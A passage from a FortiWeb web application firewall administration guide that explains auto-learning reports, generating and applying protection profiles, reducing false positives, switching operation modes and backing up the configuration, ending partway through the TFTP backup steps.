<b>Edit Exception Method</b>	<p>Click this button to open a dialog where you can select which HTTP request methods are exceptions to the ones allowed by the generated profile. Then in the <i>Status</i> drop-down list, select either:</p> <ul style="list-style-type: none"> <li>• <b>On</b> — Manually override the suggestion, and enable the method.</li> <li>• <b>Off</b> — Manually override the suggestion, and disable the method.</li> <li>• <b>Default</b> — Do <i>not</i> override the suggestion. FortiWeb automatically estimates whether enabling or disabling the HTTP method is appropriate, based upon auto-learning data. When you generate a protection profile, FortiWeb will use whichever setting is indicated by the current auto-learning data.</li> </ul> <p>This button appears only when you select an individual URL in the navigation pane.</p>
<b>Edit URL Access</b> (In the <i>Most hit URL table and chart</i> section)	<p>Click this button to open a dialog where you can select which pages will be included in a URL access rule whose <i>Action</i> is <i>Pass</i> (i.e. <b>allow</b> the request and do not generate an attack log message). To include the URL, click and drag it from the column named <i>Available</i> on the right into the column on the left, named <i>URL Access rules with action 'Pass'</i>.</p> <p>Essentially, auto-learning's assumption in this case is that most page hits are legitimate, so that URLs that are frequently hit should be normally accessible.</p> <p>This button appears only when you select the policy in the navigation pane.</p>
<b>Edit Start Page</b>	<p>Click this button to open a dialog where you can select which pages will be included in a URL access rule whose <i>Action</i> is <i>Pass</i> (i.e. allow the request and do not generate an attack log message). To include the URL, click and drag it from the column named <i>Available</i> on the right into the column on the left, named <i>URL Access rules with action 'Pass'</i>.</p> <p>This button appears only when you select the policy in the navigation pane.</p>

Setting name	Description
<b>Edit URL Access</b> (In the <i>Least hit URL table and chart</i> section)	<p>Click this button to open a dialog where you can select which pages will be included in a URL access rule whose <i>Action</i> is <i>Alert &amp; Deny</i> (i.e. <b>block</b> the request and generate an alert email and/or attack log message). To include the URL, click and drag it from the column named <i>Available</i> on the right into the column on the left, named <i>URL Access rules with action 'Alert &amp; Deny'</i>.</p> <p>Essentially, auto-learning's assumption in this case is that most page hits are legitimate, so that URLs that are <b>not</b> frequently hit possibly could be a back door or other hidden URL, and therefore should <b>not</b> be accessible.</p> <p>This button appears only when you select the policy in the navigation pane.</p>
<b>Edit URL Access</b> (In the <i>Suspicious URL table and chart</i> section)	<p>Click this button to open a dialog where you can select which pages will be included in a URL access rule whose <i>Action</i> is <i>Alert &amp; Deny</i> (i.e. <b>block</b> the request and generate an alert email and/or attack log message). To include the URL, click and drag it from the column named <i>Available</i> on the right into the column on the left, named <i>URL Access rules with action 'Alert &amp; Deny'</i>.</p> <p>Essentially, auto-learning's assumption in this case is that administrative URLs should not be accessible to the general public on the Internet, so that requests for these URLs could be a potential attack or scouting attempt, and should be blocked.</p> <p>This button appears only when you select the policy in the navigation pane.</p>

### Parameters tab

The *Parameters* tab provides tabular statistics on the parameters and their values as they appeared in HTTP requests, as well as any parameters that were extracted from within the URL by a URL interpreter.

**Figure 30:**Auto-learning report *Parameter* tab

Refresh
Generate Config
Generate PDF

Overview
Attacks
Visits
Parameters
Cookies

Parameter Table

Name	Type	Type Match	Min. Length	Max. Length	Avg. Length	Required	Set	Custom
return	Unknown	100%	40	40	40	50%		
username	Email	100%	22	22	22	100%		
password	Level 1 Password	100%	8	8	8	100%		

<< < 1 > >>

Parameters from URL Replacers

Name	Type	Type Match	Min. Length	Max. Length	Avg. Length	Required

This tab appears only for items that are leaf nodes in the navigation tree; that is, they represent a **single complete URL** as it appeared in a real HTTP request, and therefore could have had those **exact associated parameters**.

The *Name* column contains the name of the parameter, exactly as it was observed in the parameter or (for parameters extracted by URL replacers) within the URL.



If the *Name* column contains part of a URL or the parameter's value instead of its name, verify the regular expression and back references used in your URL replacer.

Percentages in the *Type Match* and *Required* columns indicate how likely the parameter with that name is of that exact data type, and whether or not the web application requires that input for that URL. The *Min. Length* and *Max. Length* columns indicate the likely valid range of length for that input's value. The *Avg. Length* column indicates the average length for that input's value. Together, the columns provide information on what is likely the correct configuration of a profile for that URL.

For example, if *Max. Length* is 255 but *Min. Length* is 63 and *Avg. Length* is 64, before generating a protection profile, you may want to investigate to determine whether 255 is indeed an appropriate maximum input length, since it deviates so much from the norm. In this case, the intended minimum and maximum length might really be 63, but a single malicious observed input had a maximum length of 255.

By default, when you generate a protection profile from auto-learning data, FortiWeb will use these statistics to estimate appropriate input rules. However, if auto-learning suggestions are not appropriate, you can manually override these estimates by using the *Set* icon and *Custom* check box before generating a protection profile. For details, see [“To configure a profile using auto-learning data” on page 206](#).

### Cookies tab

The *Cookies* tab provides tabular statistics on the name, value, expiry date, and associated URL (path) of each cookie crumb that appeared in HTTP requests.

Cookies that you see in this table can be protected by enabling [Cookie Poisoning Detection](#).

**Figure 31:**Auto-learning report *Cookies* tab

Refresh      Generate Config      Generate PDF

Overview	Attacks	Visits	Parameters	Cookies	
Cookies Table					
ID	Name	Value	Expire	Path	
0	APSCOOKIE_4	0&0	Tue, 12-Dec-1961 15:34:21 GMT	/	
1	opmode	0&0	Tue, 12-Dec-1961 15:34:21 GMT	/	
2	JSESSIONID	887EC66873DB5F67BE2AFE7866FA37DB	Session	/login	

<< < 1 > >>

This tab appears only for hosts that use cookies, and for items that are leaf nodes in the navigation tree; that is, they represent a **single complete URL** as it appeared in a real HTTP request, and therefore could have had those **exact cookies**.

## See also

- [Removing old auto-learning data](#)
- [Using the report navigation pane](#)
- [Configuring an auto-learning profile](#)
- [Generating a profile from auto-learning data](#)

## Generating a profile from auto-learning data

When viewing a report generated from auto-learning data, you can generate an inline protection profile or an offline protection profile suitable for the HTTP sessions observed. If some observed sessions are not indicative of typical traffic and you do not want to include elements in the generated profile, or you want to select an action other than the default for a type of observed attack, you can selectively change the action for that type of attack.

In addition to the generated profile itself, the FortiWeb appliance also generates all rules and other auxiliary configurations that the profile depends upon.

For example, if the FortiWeb appliance observed HTTP `PUT` requests with required parameters of a password and a user name that is an email address, when generating a profile, it would also generate the parameter validation rules and input rules that the profile requires, using the data types and maximum lengths of the arguments observed in the HTTP sessions.

Generated profiles and auxiliary configurations are editable. You can adjust them or use them as the basis for additional configuration.

### To configure a profile using auto-learning data

1. Go to *Auto Learn > Auto Learn Report > Auto Learn Report*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see ["Permissions" on page 52](#).

2. Mark the check box in the row corresponding to the auto-learning profile whose data you want to view.
3. Click *View*.

The report appears.

4. Review the configuration suggestions from auto-learning.

If you want to adjust the behavior of the profile and components that you will generate, in the left-hand pane, click the expand icon (+) next to items to expand the tree, then click the name of the single URL whose protection you want to manually configure.

The screenshot shows the FortiWeb web UI. On the left, a tree view shows the configuration structure under 'policy1'. The 'index' item is selected and highlighted in yellow. The right pane shows the 'Overview' tab for the selected URL. The 'Overview Table' contains the following data:

Item	Value	More
Web Domain	10.1.1.221	
URL	/index	
<a href="#">Hits Count</a>	1	4.8 % of total access
<a href="#">Attack Count</a>	0	0.0 % of total attacks

Buttons and drop-down lists in the report display pane may vary. For most URLs, they enable you to adjust the profile that will be generated.

Auto-learning suggests an appropriate configuration based upon the traffic that it observed. If auto-learning has not suggested appropriately, however, you can manually override each of auto-learning's suggestions. Configure these settings:

Setting name	Description
<b>Overview tab</b>	
<b>Edit Protected Servers</b>	<p>Click to open a pop-up dialog. Enable or disable the IP addresses and/or domain names that will be members of the generated protected host names group. For details, see <a href="#">“Defining your protected/allowed HTTP “Host:” header names”</a> on page 260.</p> <p>This appears only if you have selected the name of the auto-learning profile in the navigation pane.</p>
<b>Edit URL Page</b>	<p>Click to open a pop-up dialog. Enable or disable whether the currently selected URL will be included in start pages and white/black IP list rules in the generated profile. This appears only if you have selected a URL in the navigation pane.</p> <p>For more information on those rule types, see <a href="#">“Specifying URLs allowed to initiate sessions”</a> on page 442 and <a href="#">“Access control”</a> on page 342.</p>
<b>Attacks tab</b>	
<b>Action and Enable</b>	<p>Select from the <i>Enable</i> drop-down list to enable or disable detection of each type of attack, and select from <i>Action</i> which action that the generated profile will take. The availability of these lists varies with the level of the item selected in the navigation pane.</p> <p>For details, see the actions in <a href="#">“Configuring a protection profile for inline topologies”</a> on page 496 or <a href="#">“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation”</a> on page 506.</p>
<b>Visits tab</b>	
<b>Edit Allow Method</b>	<p>Click to open a pop-up dialog. Change the <i>Status</i> option to select which HTTP request methods to allow in the generated profile. This appears only if you have selected a profile in the navigation pane.</p> <p>For details, see <a href="#">“Configuring a protection profile for inline topologies”</a> on page 496 and <a href="#">“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation”</a> on page 506.</p>
<b>Edit URL Access</b>	<p>Click to open a pop-up dialog. This appears only if you have selected a profile in the navigation pane.</p> <p>For details, see <a href="#">“Access control”</a> on page 342.</p>
<b>Edit Start Page</b>	<p>Click to open a pop-up dialog. This appears only if you have selected a profile in the navigation pane.</p> <p>For details, see <a href="#">“Specifying URLs allowed to initiate sessions”</a> on page 442.</p>

Setting name	Description
<b>Edit Exception Method</b>	Click to open a pop-up dialog. This appears only if you have selected a URL in the navigation pane. For details, see <a href="#">“Configuring allowed method exceptions” on page 465</a> .
<b>Parameters tab</b>	
<b>Set</b>	Type the data type and maximum length of the parameter, and indicate whether or not the parameter is required input. These settings will appear in the generated parameter validation rule and input rules. For details, see <a href="#">“Validating parameters (“input rules”)” on page 448</a> and <a href="#">“Preventing zero-day attacks” on page 448</a> .  <b>Caution: Before</b> you leave the page, mark the <i>Custom</i> check boxes for rows where you have clicked this icon. Failure to do so will cause FortiWeb appliance to discard your settings when you leave the page.
<b>Custom</b>	<b>Before</b> you click <i>Set</i> or leave the page, enable this option for each row whose manual settings you want to save.

- Above the display pane, click *Generate Config*.

A pop-up dialog appears.

- In *Profile Name*, type a name prefix, such as `generated-profile`.  
The FortiWeb appliance adds a dash ( - ) to the profile name followed by a number indicating the year, month, day, and time on which the profile was generated in order to indicate the data on which the profile was based.
- From *Profile Type*, select which type of web profile you want to generate, either *Inline* (to generate an inline protection profile) or *Offline* (to generate an offline protection profile).
- Click *OK*.  
The generated profile appears in either:
  - Policy > Web Protection Profile > Inline Protection Profile* (see [“Configuring a protection profile for inline topologies” on page 496](#))
  - Policy > Web Protection Profile > Offline Protection Profile* (see [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506](#))



Adjust configuration items used by the generated profile, such as input rules, when necessary. Generated configuration items will be based upon auto-learning data current at the time that the profile is generated. **Data may have changed while you were reviewing the auto-learning report, and/or after you have generated the profiles.**

If you do not configure any settings, by default, the FortiWeb appliance will generate a profile that allows the HTTP `GET` method and any other methods whose usage exceeded the threshold, and will add the remaining methods to an allowed method exception. It will also create start page rules and trusted IP rules for the most commonly requested URLs, and blacklist IP addresses that commonly requested suspicious URLs. Attack signatures will be disabled or exceptions added according to your configurations in [Server Protection Threshold](#) and [Server Protection Exception Threshold](#).

9. Continue with “Transitioning out of the auto-learning phase”.

## Transitioning out of the auto-learning phase

As your web servers change, you may periodically want to run auto-learning for them on a smaller scale.

For example, perhaps you will install or update a web application or web server, resulting in new structures and different vulnerabilities.

However, for most day-to-day use, auto-learning should be disabled and your protection profiles fully applied.

### To transition to day-to-day use

1. To apply a profile generated by auto-learning, select it in [Web Protection Profile](#) in a server policy (see “[Configuring a server policy](#)” on page 513).
2. If, during auto-learning, any *Action* in the protection profile or its auxiliary components was set to *Alert & Deny* or *Alert & Erase*, verify that those same actions are applied in the protection profile that you generated from auto-learning data. (Incomplete session data due to those actions may have caused auto-learning to be unable to detect those attack types.)
3. If necessary, either:
  - Manually adjust the generated profile and its components to suit your security policy. For more serious violations, instead of setting *Action* to *Alert*, use a blocking or redirecting option such as *Alert & Deny*.
  - Run a second auto-learning phase to refine your configuration: select the newly generated protection profile in [Web Protection Profile](#), clear the previous phase’s auto-learning data (see “[Removing old auto-learning data](#)”), then revisit “[Running auto-learning](#)”.
4. Modify the policy to select your newly generated profile in [Web Protection Profile](#).
5. To validate the configuration, test it (see “[Testing your installation](#)” on page 211.)
6. When you are done collecting auto-learning data and generating your configuration, to improve performance, **disable auto-learning by deselecting the auto-learning profile** in [WAF Auto Learn Profile](#) in *all* server policies.
7. Disable [Monitor Mode](#).

### See also

- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)
- [Viewing auto-learning reports](#)

## Removing old auto-learning data

There are many reasons why you may want to delete old auto-learning data.

- You want to free disk space and system resources.
- You installed different web applications on your web servers, and old auto-learning data, based upon the previous installations, no longer applies.
- You initiated auto-learning while its URL replacer was misconfigured, and old auto-learning data is malstructured, such as being split between many instances of a dynamic URL, or missing parameters.

You can delete old data. Reports and any profiles generated from the auto-learning profile will then include only subsequently gathered data.

### To delete auto-learning data



Alternatively, you can remove auto-learning data by, when the auto-learning profile's report is open, right-clicking the node in the left-hand pane, then selecting *Clean Data*.

1. Go to *Auto Learn > Auto Learn Report > Auto Learn Report*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Either:
  - To select **one or more** reports, mark the check box next to them.
  - To select **all** reports, mark the check box in the check box column's heading.
3. Click *Clean Data*.

### See also

- [Viewing auto-learning reports](#)
- [Pausing auto-learning for a URL](#)
- [How to adapt auto-learning to dynamic URLs & unusual parameters](#)

## Testing your installation


When the configuration is complete, test it by forming connections between legitimate clients and servers at various points within your network topology.



In offline protection mode and transparent inspection mode, if your web server applies SSL and you need to support Google Chrome browsers, you must disable Diffie-Hellman key exchanges on the web server. These sessions cannot be inspected.

Examine the *HTTP Traffic Monitor* section of the *Policy Summary* widget on *System > Status > Status*. If there is no traffic, you have a problem. See [“Connectivity issues”](#) on page 691.

**Figure 32:** *HTTP Traffic Monitor* section of the *Policy Summary* widget



If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. See [“Troubleshooting”](#) on page 665. Also revisit troubleshooting recommendations included with each feature’s instructions.



If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policies are blocking attacks as you expect. For details, see [“Vulnerability scans”](#) on page 535.

You may need to refine the configuration (see [“Expanding the initial configuration”](#)).

Once testing is complete, finish your basic setup with either [“Switching out of offline protection mode”](#) on page 215 or [“Backups”](#) on page 216. Your FortiWeb appliance has many additional

protection and maintenance features you can use. For details, see the other chapters in this Administration Guide.

## Reducing false positives


If the dashboard indicates that you are getting dozens or hundreds of nearly identical attacks, they may actually be legitimate requests that were mistakenly identified as attacks (i.e. false positives). Many of the signatures, rules, and policies that make up protection profiles are based, at least in part, on regular expressions. If your web sites' inputs and other values are hard for you to predict, the regular expression may match some values incorrectly. If the matches are not exact, many of your initial alerts may not be real attacks or violations. They will be false positives.

Fix false positives that appear in your attack logs so that you can focus on genuine attacks.

Here are some tips:

- Examine your web protection profile (go to *Policy > Web Protection Profile* and view the settings in the applicable offline or inline protection profile). Does it include a signature set that seems to be causing alerts for valid URLs. If so, disable the signature to reduce false positives.
- If your web protection profile includes a signature set where the *Extended Signature Set* option is set to *Full*, reduce it to *Basic* to see if that reduces false positives. See [“Specifying URLs allowed to initiate sessions” on page 442](#).
- If your web protection profile includes HTTP protocol constraints that seem to be causing alerts for legitimate HTTP requests, create and use exceptions to reduce false positives. See [“Configuring HTTP protocol constraint exceptions” on page 475](#).
- Most dialog boxes that accept regular expressions include the >> (test) icon. This opens the *Regular Expression Validator* window, where you can fine-tune the expression to eliminate false positives.

**Figure 33:** *Regular Expression Validator* dialog



- If you use features on the *DoS Protection* menu to guard against denial-of-service attacks, you could have false positives if you set the thresholds too low. Every client that accesses a web application generates many sessions as part of the normal process. Try adjusting some thresholds higher.
- To learn more about the behavior of regular expressions that generate alerts, enable the *Retain Packet Payload* options in the logging configuration. Packet payloads provide the actual data that triggered the alert, which may help you to fine tune your regular expressions to reduce false positives. See [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#) and [“Viewing log messages” on page 589](#).

## Testing for vulnerabilities & exposure

Even if you are not a merchant, hospital, or other agency that is required by law to demonstrate compliance with basic security diligence to a regulatory body, you still may want to verify your security.

- Denial of service attacks can tarnish your reputation and jeopardize service income.
- Hacked servers can behave erratically, decreasing uptime.
- Malicious traffic can decrease performance.
- Compromised web servers can be used as a stepping stone for attacks on sensitive database servers.

To verify your configuration, start by running a vulnerability scan. See [“Vulnerability scans” on page 535](#). You may also want to schedule a penetration test on a lab environment. Based upon results, you may decide to expand or harden your FortiWeb’s initial configuration (see [“Hardening security” on page 643](#)).

## Expanding the initial configuration


After your FortiWeb appliance has operated for several days without significant problems, it is a good time to adjust profiles and policies to provide additional protection and to improve performance.

- Begin monitoring the third-party cookies FortiWeb observes in traffic to your web servers. When cookies are found, an icon appears on *Policy > Server Policy > Server Policy* for each affected server. If cookies are threats, such as if they are used for state tracking or database input, consider enabling the [Cookie Poisoning Detection](#) option on the inline protection profiles for those servers.
- Add any missing rules and policies to your protection profiles, such as:
  - page access rules (see [“Enforcing page order that follows application logic” on page 437](#))
  - start page rules (see [“Specifying URLs allowed to initiate sessions” on page 442](#))
  - brute force login profiles (see [“Preventing brute force logins” on page 379](#))
  - rewriting policies (see [“Rewriting & redirecting” on page 383](#))
  - denial-of-service protection (see [“DoS prevention” on page 360](#))

***Especially if you began in offline protection mode and later transitioned to another operation mode such as reverse proxy, new features may be available that were not supported in the previous operation mode.***

- Examine the *Attack Event History* in the *Policy Summary* widget on *System > Status > Status*. If you have zero attacks, but you have reasonable levels of traffic, it may mean the protection profile used by your server policy is incomplete and not detecting some attack attempts.

**Figure 34:** Attack Event History section of the Policy Summary widget



- Examine the *Attack Log* widget on *System > Status > Status*. If the list includes many identical entries, it likely indicates false positives. If there are many entries of a different nature, it likely indicates real attacks. If there are no attack log entries but the *Attack Event History* shows attacks, it likely means you have not correctly configured logging. See “Configuring logging” on page 577.

**Figure 35:** Attack Log Widget

Attack Log Widget	
2012-06-07 10:12:58	<a href="#">SQL Injection (Extended) : Signature ID 040000136</a>
2012-06-07 10:12:58	<a href="#">SQL Injection (Extended) : Signature ID 040000108</a>
2012-06-07 10:12:58	<a href="#">SQL Injection : Signature ID 030000108</a>
2012-06-07 10:03:27	<a href="#">SQL Injection (Extended) : Signature ID 040000108</a>
2012-06-07 10:03:27	<a href="#">SQL Injection : Signature ID 030000108</a>
2012-06-07 09:57:58	<a href="#">filename [Auto Learn-draft.pdf]: Illegal file type</a>
2012-06-07 09:57:58	<a href="#">filename [Auto Learn-draft.pdf]: Illegal file size</a>
2012-06-06 20:47:44	<a href="#">Generic Attacks-Command Injection : Signature ID 050050050</a>
2012-06-06 20:46:37	<a href="#">Cross Site Scripting (Extended) : Signature ID 020000063</a>
2012-06-06 20:46:37	<a href="#">Cross Site Scripting : Signature ID 010000063</a>

You can create reports to track trends that may deserve further attention. See “Data analytics” on page 633, “Vulnerability scans” on page 535, and “Reports” on page 620.

## Switching out of offline protection mode

Switch **only** if you chose offline protection mode for evaluation or transition purposes when you first set up your FortiWeb appliance, and now want to transition to a full deployment.

### To switch the operation mode

1. Back up your configuration. See [“Backups” on page 216](#).



**Back up your system before changing the operation mode.** Changing modes deletes policies not applicable to the new mode, static routes, and V-zone IP addresses. You may also need to re-cable your network topology to suit the operation mode.

2. Disconnect all cables from the physical ports **except** the cable to your management computer.
3. Reconfigure the network interfaces with the IP addresses and routes that they will need in their new topology.
4. Re-cable your network topology to match the new mode. See [“Planning the network topology” on page 66](#).
5. Change the operation mode. See [“Setting the operation mode” on page 101](#).
6. Go to *Router > Static > Static Route*. If your static routes were erased, re-create them. See [“Adding a gateway” on page 134](#).
7. Go to *System > Network > Interface*. If your VLAN configurations were removed, re-create them. If you chose one of the transparent modes, consider creating a v-zone bridge instead of VLANs. See [“Configuring a bridge \(V-zone\)” on page 131](#).
8. Go to *Policy > Web Protection Policy > Inline Protection Profile*. Create new inline protection profiles that reference the rules and policies in each of your previous offline protection profiles. See [“Configuring a protection profile for inline topologies” on page 496](#) and [“How operation mode affects server policy behavior” on page 491](#).
9. Go to *Policy > Server Policy > Server Policy*. Edit your existing server policies to reference the new inline protection profiles instead of the offline protection profiles. See [“How operation mode affects server policy behavior” on page 491](#).
10. Watch the monitors on the dashboard to make sure traffic is flowing through your appliance in the new mode.
11. Since there are many possible configuration changes when switching modes, including additional available protections, **don't forget to retest**. Prior testing is no longer applicable.

# Backups

Once you have tested your basic installation and verified that it functions correctly, create a backup. This “clean” backup can be used to:

- troubleshoot a non-functional configuration by comparing it with this functional baseline (via a tool such as [diff](#))
- rapidly restore your installation to a simple yet working point (see [“Restoring a previous configuration” on page 220](#))
- batch-configure FortiWeb appliances by editing the file in a plain text editor, then uploading the finalized configuration to multiple appliances (see [“Restoring a previous configuration” on page 220](#))

After you have a working deployment, back up the configuration again after any changes. This ensures that you can rapidly restore your configuration exactly to its previous state if a change does not work as planned.



You can configure the appliance to periodically upload a backup to an FTP server. See [“To back up the configuration via the web UI to an FTP/SFTP server” on page 218](#).

Your deployment’s configuration is comprised of a few separate components. To make a **complete** configuration backup, you must include the:

- Core configuration file
- Certificates, private keys, and custom error pages
- Vulnerability scan settings
- Web protection profiles
- Web server configuration files (see the documentation for your web servers’ operating systems or your preferred third-party backup software)



Configuration backups do **not** include data such as logs and reports.

There are multiple methods that you can use to create a FortiWeb configuration backup. Use whichever one suits your needs:

- [“To back up the configuration via the web UI”](#)
- [“To back up the configuration via the web UI to an FTP/SFTP server”](#)
- [“To back up the configuration via the CLI to a TFTP server”](#)

## To back up the configuration via the web UI

1. Log in to the web UI as the `admin` administrator.  
Other administrator accounts do not have the required permissions.

2. Go to *System > Maintenance > Backup & Restore*.

The top of the page displays the date and time of the last backup. (No date and time is displayed if the configuration was never backed up, or you restored the firmware.)

Partition	Active	Last Upgrade	Firmware Version
1	✓	-	FV-VMB-5.20-FW-build0311-140421
2	⊗	-	[Upload and Reboot]

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see “Permissions” on page 52.

3. Under *Backup/Restore*, select *Backup*.

4. Select either:

- *Backup entire configuration* — Creates a full backup of the configuration that includes both the configuration file (a CLI script) and other uploaded files, such as private keys, certificates, and error pages.

You cannot use the web UI to restore this type of backup. Instead, use the `execute restore` command. See the [FortiWeb CLI Reference](#).

- *Backup CLI configuration* — Backs up the core configuration file only (a CLI script) and excludes any other uploaded files and vulnerability scan settings.
- *Backup Web Protection Profile related configuration* — Backs up the web protection profiles only.

5. If you would like to password-encrypt the backup files using 128-bit AES before downloading them, enable *Encryption* and type a password in *Password*.

6. Click *Backup*.

If your browser prompts you, navigate to the folder where you want to save the configuration file. Click *Save*.

Your browser downloads the configuration file. The download time varies by the size of the configuration and the specifications of the appliance's hardware as well as the speed of your network connection. It can take several minutes.

## To back up the configuration via the web UI to an FTP/SFTP server



Fortinet strongly recommends that you password-encrypt this backup, and store it in a secure location. This method includes sensitive data such as your HTTPS certificates' private keys. Unauthorized access to private keys compromises the security of all HTTPS requests using those certificates.

1. Go to *System > Maintenance > FTP Backup*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.

3. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. Configure these settings:

### Create FTP Backup

<b>Name</b>	<input type="text" value="backup-server"/>
<b>FTP Protocol</b>	<input type="radio"/> FTP <input checked="" type="radio"/> SFTP
<b>FTP Server</b>	<input type="text" value="172.16.1.25"/>
<b>FTP Directory</b>	<input type="text" value="fortiweb/backups/"/>
<b>FTP Authentication</b>	<input checked="" type="checkbox"/>
<b>FTP User</b>	<input type="text" value="fortiweb"/>
<b>FTP Password</b>	<input type="password" value="....."/>
<b>Backup Type</b>	<input checked="" type="radio"/> Full Config <input type="radio"/> CLI Config <input type="radio"/> WAF Config
<b>Encryption</b>	<input checked="" type="checkbox"/>
<b>Encryption Password</b>	<input type="password" value="....."/>
<b>Schedule Type</b>	<input type="radio"/> Now <input checked="" type="radio"/> Daily
<b>Days</b>	<input type="checkbox"/> Mon <input type="checkbox"/> Thu <input checked="" type="checkbox"/> Sun <input type="checkbox"/> Tue <input type="checkbox"/> Fri <input type="checkbox"/> Wed <input type="checkbox"/> Sat
<b>Time</b>	<input type="text" value="02"/> <input type="text" value="00"/>

Setting name	Description
<b>FTP Protocol</b>	Select whether to connect to the server using FTP or SFTP.
<b>FTP Server</b>	Type either the IP address or fully qualified domain name (FQDN) of the server. The maximum length is 127 characters.
<b>FTP Directory</b>	Type the directory path on the server where you want to store the backup file. The maximum length is 127 characters.
<b>FTP Authentication</b>	Enable if the server requires that you provide a user name and password for authentication, rather than allowing anonymous connections.

Setting name	Description
<b>FTP User</b>	Type the user name that the FortiWeb appliance will use to authenticate with the server. The maximum length is 127 characters.  This field appears only if you enable <i>FTP Authentication</i> .
<b>FTP Password</b>	Type the password corresponding to the user account on the server. The maximum length is 127 characters.  This field appears only if you enable <i>FTP Authentication</i> .
<b>Backup Type</b>	Select either: <ul style="list-style-type: none"> <li>• <b>Full Config</b> — A full configuration backup that includes both the configuration file and other uploaded files, such as private keys, certificates, and error pages. <b>Note:</b> You cannot restore a full configuration backup made via FTP/SFTP by using the web UI. Instead, use the <code>execute restore</code> command in the CLI.</li> <li>• <b>CLI Config</b> — Only includes the core configuration file.</li> <li>• <b>WAF Config</b> — Only includes the web protection profiles.</li> </ul>
<b>Encryption</b>	Enable to encrypt the backup file using 128-bit AES and a password.
<b>Encryption Password</b>	Type the password that will be used to encrypt the backup file.  This field appears only if you enable <i>Encryption</i> .
<b>Schedule Type</b>	Select either: <ul style="list-style-type: none"> <li>• <b>Now</b> — Initiate the backup immediately.</li> <li>• <b>Daily</b> — Schedule a recurring backup for a specific day and time of the week.</li> </ul>
<b>Days</b>	Select the specific days when you want the backup to occur.  This field is visible only if you set <i>Schedule Type</i> to <i>Daily</i> .
<b>Time</b>	Select the specific hour and minute of the day when you want the backup to occur.  This field is visible only if you set <i>Schedule Type</i> to <i>Daily</i> .

5. Click *OK*.

If you selected an immediate backup, the appliance connects to the server and uploads the backup.

### To back up the configuration via the CLI to a TFTP server



Fortinet strongly recommends that you password-encrypt this backup, and store it in a secure location. This method includes sensitive data such as your HTTPS certificates' private keys.

1. If necessary, start your TFTP server. (If you do not have one, you can temporarily install and run one such as `tftpd` ([Windows](#), [Mac OS X](#), or [Linux](#)) on your management computer.)



